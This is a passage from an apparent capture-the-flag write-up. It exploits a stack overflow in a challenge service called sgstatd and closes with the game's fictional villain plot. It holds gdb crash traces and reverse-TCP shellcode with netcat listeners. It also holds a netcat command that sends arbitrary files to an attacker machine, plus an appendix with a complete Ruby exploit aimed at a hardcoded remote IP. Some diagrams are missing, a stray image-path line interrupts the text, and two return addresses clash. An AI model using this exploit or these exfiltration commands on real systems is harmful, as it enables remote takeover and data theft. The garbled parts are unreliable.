We connect with a canary-protecting string via netcat. `sgstatd` happily checks the canary and then tries to return out of the `sgstatd()` function to the saved `%eip`. Since we overwrote the saved `%eip` with `As`, the program tries to read memory address `0x41414141`and crashes. Let's have a look at our context where it crashed:

```
gdb-peda$ r
Starting program: /home/fsf/bof/sgstatd
Server started...

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0xf7fc8000 --> 0x1b3da4
ECX: 0xffffd3fc ('A' <repeats 104 times>, "\344\377\377\344", 'A' <repeats 92 times
EDX: 0x0
ESI: 0x0
EDI: 0x8048a80 (<_start>:       xor    ebp,ebp)
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd470 ('A' <repeats 84 times>, "\220\003\033")
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xffffd470 ('A' <repeats 84 times>, "\220\003\033")
0004| 0xffffd474 ('A' <repeats 80 times>, "\220\003\033")
0008| 0xffffd478 ('A' <repeats 76 times>, "\220\003\033")
0012| 0xffffd47c ('A' <repeats 72 times>, "\220\003\033")
0016| 0xffffd480 ('A' <repeats 68 times>, "\220\003\033")
0020| 0xffffd484 ('A' <repeats 64 times>, "\220\003\033")
0024| 0xffffd488 ('A' <repeats 60 times>, "\220\003\033")
0028| 0xffffd48c ('A' <repeats 56 times>, "\220\003\033")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
```

Notice that the stack pointer is at `0xffffd470`, whose value is a pile of `As`.[1] Excellent! This means that our arbitrary code is somewhere on the stack. Let's check the distance between `bin` and `%esp`. We can use Peda's distance command this time:

```
gdb-peda$ distance 0xffffd3fc 0xffffd470
From 0xffffd3fc to 0xffffd470: 116 bytes, 29 dwords
gdb-peda$
```

[1] This is also the address of the socket descriptor `sd`.

116 bytes! We now know that the 200 bytes we have to play with is shaped like this:

What about those mystery bytes? Given their proximity to `%ebp`, we can hypothesize that these bytes are the saved instruction pointer. Of course, we ought to verify this! To do so, we put an identifiable string after the canary in our exploit - let's use `AAAABBBBCCCCDDDDEEEEFFFF`. Now we'll know exactly what position in the stack corresponds to what position in the exploit code based on the invalid memory address that causes a crash. We re-start gdb, run our new exploit string through netcat, and:

```
gdb-peda$ r
Starting program: /home/fsf/bof/sgstatd
Server started...

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0xf7fc8000 --> 0x1b3da4
ECX: 0xffffd3fc ('A' <repeats 104 times>, "\344\377\377\344AAAABBBBCCCCDDDDEEEEFFFF", 'A' <repeats 68 times>...)
EDX: 0x0
ESI: 0x0
EDI: 0x8048a80 (<_start>:       xor    ebp,ebp)
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd470 ("CCCCDDDDEEEEFFFF", 'A' <repeats 68 times>, "\220\003\033")
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xffffd470 ("CCCCDDDDEEEEFFFF", 'A' <repeats 68 times>, "\220\003\033")
0004| 0xffffd474 ("DDDDEEEEFFFF", 'A' <repeats 68 times>, "\220\003\033")
0008| 0xffffd478 ("EEEEFFFF", 'A' <repeats 68 times>, "\220\003\033")
0012| 0xffffd47c ("FFFF", 'A' <repeats 68 times>, "\220\003\033")
0016| 0xffffd480 ('A' <repeats 68 times>, "\220\003\033")
0020| 0xffffd484 ('A' <repeats 64 times>, "\220\003\033")
0024| 0xffffd488 ('A' <repeats 60 times>, "\220\003\033")
0028| 0xffffd48c ('A' <repeats 56 times>, "\220\003\033")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$
```

Just as predicted, our program tries to jump to `0x42424242`, which corresponds to `BBBB` in our payload. We now know for sure that our payload will be shaped like this:

4. Executing the payload

Now that we can place arbitrary data on the stack, we need to be able to execute it. The easiest way to do this is to have the processor simply jump to the location pointed to by `%esp`. If we can get `jmp %esp` to execute, the program flow will jump to our shellcode and do whatever we like. The opcode corresponding to `jmp %esp` is `ff e4`. All we have to do, then, is search the `sgstatd` binary for this code. We do this with `objdump`:

```
% objdump -d sgstatd | grep 'ff e4'
```

and we get the result (from the checking of the stack canary):

```
8049825: c7 45 fc e4 ff ff e4  movl   $0xe4ffffe4,-0x4(%ebp)
804986c: 81 f2 e4 ff ff e4     xor    $0xe4ffffe4,%edx
```

Let's use the second one, for no particular reason. The `xor` instruction starts at address `0x0804986c`; since we don't want the first four bytes, we add four to this address. Now we have the address of `jmp %esp`: `0x08049870`.

NB: This is the output of my *locally compiled* `sgstatd`! This value for `%eip` will not work against SuperGnome-05! See below for SG-05's proper address.

Recall that the vulnerable program will attempt to execute the code located at the memory address stored in bytes 113-116 of our exploit payload. If we fill those bytes with an address that contains `jmp %esp`, execution will jump to our shellcode. So, we simply fill in bytes 113-116 with `0x080493b6` (though, of course, we have to put it in little endian order), and our payload looks like this:

```
                                                                         +--%esp points here
                                                                         |
[104 bytes of padding][4 bytes of canary][4 bytes %ebp (base pointer)][0x080493b6][84 bytes of shellcode]
1-104                 105-108            108-112                      113-116      117-200
```

We send this across, and:

```
gdb-peda$ r
Starting program: /home/fsf/bof/sgstatd
Server started...

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0xf817bda4
ECX: 0xffffd450 ('A' <repeats 20 times>, "\344\377\377\344a\336p\230\004\b", 'A' <repeats 84 times>, "\220\003\033")
EDX: 0x0
ESI: 0x0
EDI: 0x8048a80 (<_start>:       xor    ebp,ebp)
EBP: 0xdeadbeef
ESP: 0xffffd470 ('A' <repeats 84 times>, "\220\003\033")
EIP: 0xffffd4c7 --> 0x1b039000
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xffffd4c3:  inc    ecx
   0xffffd4c4:  nop
   0xffffd4c5:  add    ebx,DWORD PTR [ebx]
=> 0xffffd4c7:  add    BYTE PTR [eax+0x5001b03],dl
   0xffffd4cd:  add    BYTE PTR [eax],al
   0xffffd4cf:  add    BYTE PTR [eax],al
   0xffffd4d1:  adc    BYTE PTR [eax],al
   0xffffd4d3:  add    BYTE PTR [ecx],al
[------------------------------------stack-------------------------------------]
0000| 0xffffd470 ('A' <repeats 84 times>, "\220\003\033")
0004| 0xffffd474 ('A' <repeats 80 times>, "\220\003\033")
0008| 0xffffd478 ('A' <repeats 76 times>, "\220\003\033")
0012| 0xffffd47c ('A' <repeats 72 times>, "\220\003\033")
0016| 0xffffd480 ('A' <repeats 68 times>, "\220\003\033")
0020| 0xffffd484 ('A' <repeats 64 times>, "\220\003\033")
0024| 0xffffd488 ('A' <repeats 60 times>, "\220\003\033")
0028| 0xffffd48c ('A' <repeats 56 times>, "\220\003\033")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xffffd4c7 in ?? ()
gdb-peda$
```

Our exploit crashed when it tried to execute our string of `As` on the stack! All we have to do now is figure out what operations we want our target execute and we're home free.

5. Choosing and modifying shellcode

This is the easiest part, since we don't have to do any actual work. The shellcode I used is simply the reverse TCP shell provided by Peda, but most any shellcode should work. Do note that due to firewalling, simply binding a shell to a port on SG-05 will not work, and of course since it is a remote machine, simply executing the shell will not work either. Luckily, reverse TCP shells are widely available

Although the SuperGnomes run x64 processors, we must use x86 shellcode because the binary we want to exploit was compiled for 32-bit processors. We can verify this by running the `file` command on the `sgstatd` binary from the firmware dump.

From within Peda, we use the `shellcode` command to generate a reverse TCP shellcode for Linux using x86 and modify it to use our IP address and port.

NB: The IP address and port are in network byte order - that is, they're big endian, not little endian.

First, let's set up a listener on the port and IP we specified in our shellcode:

```
fsf@mhn:~$ nc -l -vvv 55555
```

now we fire up `sgstatd` and send our exploit across the wire, and:

```
ssh    ssh    ssh
fsf@mhn:~$ hostname
mhn
fsf@mhn:~$ nc -vvv -l 55555
Connection from 70.187.132.117 port 55555 [tcp/*] accepted
hostname
dev
uname -mrs
Linux 4.2.0-16-generic x86_64
fsf@mhn:~$
```

We get a shell on our listener! We're successfully performing an ASLR-defeating, stack-canary-preserving, remote exploit against our compiled version of `sgstatd`! We're so close!

6. Customizing for SG-05

The value for `jmp %esp` that we used above works wonderfully for our development machine, but won't work at all for SG-05! Luckily, the firmware dump we received contains the version of `sgstatd` being used on SG-05, so all we have to do is run it through `objdump` and add 4, just as we did above:

```
fsf-home firmware % objdump -d fs_root/usr/bin/sgstatd | grep 'ff e4'
 8049366: c7 45 fc e4 ff ff e4  movl   $0xe4ffffe4,-0x4(%ebp)
 80493b2: 81 f2 e4 ff ff e4     xor    $0xe4ffffe4,%edx
fsf-home firmware %
```

Now we know that we should use the value `0x080493b6` for `%eip` when we exploit SG-05.

Our shellcode itself is just a simple reverse-tcp shell provided by the Peda tool for GDB. We alter the shellcode to use the IP address of a machine we control and specify a port (in this case, 55555). Then we just fire up netcat on the machine we control with

```
    % nc -l -p 55555 -v
```

and run the exploit. Unfortunately, the shell exits before we can do much more than verify it worked. No worries - we just pre-load netcat with a command by typing it in before we get the connection:

```
    % nc -l -p 55555 -v
    cat /gnome/www/files/gnome.conf
```

and run the exploit. We can pre-load the command


```
    cat ARBITRARYFILE | nc IP_OF_MACHINE_WE_CONTROL 55556
```

and fire up another netcat instance with

```
    % nc -l -p 55556 > outfile
```

to retrieve arbitrary files, like the packet capture and camera image zip files.

Capturing the flag looks like this:



Sao Paulo's serial number is `4CKL3R43V4`.

IX. What is the plot of ATNAS Corporation?

ATNAS is using their Gnome in Your Home product to determine the location of valuables and plot the most efficient paths within a house (and from house to house) to maximize resell value on the secondhand market. On Christmas Eve, a team of burglars dressed as Santa (or 'Santy') Claus will enter each GIYH-enabled house and steal the valuables therein. The burglars themselves have a script to follow if they are caught: they must recreate the childhood trauma of one Cindy Lou Who, who was terrified when she came across the Grinch stealing her family's Christmas tree. While profit is a partial motive (ATNAS Corporation will split the takings 50/50 with the burglars who loot each home), the main goal is to ruin Christmas for all of Whoville.

This information is based upon email correspondence found in the packet capture on each server. SG-04, particularly, explains the depths and origins of the villain's psychosis (it is an email to her psychiatrist) and details the anti-Christmas rationale for the attack. SG-03's packet capture contains an email from the villain to her hired burglars, and details the financial motive for the plot.

X. Who is the villain behind the plot?

Cindy Lou Who

This information is based upon Cindy's signature (and return email address) on incriminating emails, as well as the recovered image. I used the imagemagick command-line tool to XOR the overlapped camera image with each of the five images recovered from the SuperGnomes. Details of the overlap error were available at each SuperGnome on the `/gnomenet` route. The result (above) shows that Cindy Lou Who is CEO of ATNAS Corporation; her email messages incriminate her as the villain behind the nefarious plot.

Appendix A: SG-05 exploit code

```
#!/usr/bin/env ruby
# encoding: ASCII-8bit
module SG05
  class << self
    def exploit!(jmp_esp_address)
      access_vulnerability!
      handle.print "#{canary_protector}#{jmp_esp_address}#{shellcode}"
      handle.flush
    end

    private

    def remote_host
      is_test? ? 'localhost' : '54.233.105.81'
    end

    def port
      "\xd9\x03"   # Network byte order
    end

    def ip_address
      "\x68\xa7\x70\x57"   # Network byte order
    end

    def canary
      "\xE4\xFF\xFF\xE4"
    end

    def canary_protector
      "#{'A' * 104}#{canary}#{ebp}"
    end

    def access_vulnerability!
      handle.print "X"
      sleep 2
    end

    def ebp
      "\xef\xbe\xad\xde"
    end

    def shellcode
      @shellcode ||= (
        "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59" +
        "\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68" +
        "#{ip_address}" +
        "\x66\x68" +
        "#{port}" +
        "\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd" +
        "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53" +
        "\x89\xe1\xb0\x0b\xcd\x80"
      )
    end

    def is_test?
      @test ||= ARGV[0] == 'test'
    end

    def handle
      @handle ||= IO.popen(["nc", remote_host, '4242' ], 'r+')
    end
  end
end

jmp_esp_address =  [0x08, 0x04, 0x93, 0xB6].reverse.map(&:chr).join
SG05.exploit! jmp_esp_address
```